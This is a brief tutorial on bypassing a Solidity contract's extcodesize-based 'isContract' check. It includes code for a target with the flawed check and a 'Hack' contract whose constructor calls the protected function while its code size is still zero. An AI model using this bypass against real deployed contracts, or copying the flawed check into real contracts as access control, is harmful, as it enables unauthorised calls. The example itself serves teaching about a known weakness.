To pwn a contract that contains Assembly extcodesize, simply include a function in the attacking contract’s constructor. During contract creation when the constructor is executed there is no code yet so the code size will be 0. The constructor will run the function and bypass the target contract’s extcodesize check.



Solidity Implementation of Bypassing Contract Size Check:

| // SPDX-License-Identifier: MIT pragma solidity ^0.8.0;  contract Target {  function isContract(address account) public view returns (bool) {  // This method relies on extcodesize, which returns 0 for contracts in  // construction, since the code is only stored at the end of the  // constructor execution.  uint size;  assembly {  size := extcodesize(account)  }  return size > 0;  }   bool public pwned = false;   function protected() external {  require(!isContract(msg.sender), "no contract allowed");  pwned = true;  } }  contract FailedAttack {  // Attempting to call Target.protected will fail,  // Target block calls from contract  function pwn(address \_target) external {  // This will fail  Target(\_target).protected();  } }  contract Hack {  bool public isContract;  address public addr;   // When a contract is being created, code size (extcodesize) is 0.  // This will bypass the isContract() check  constructor(address \_target) {  isContract = Target(\_target).isContract(address(this));  addr = address(this);  // This will work  Target(\_target).protected();  } } |
| --- |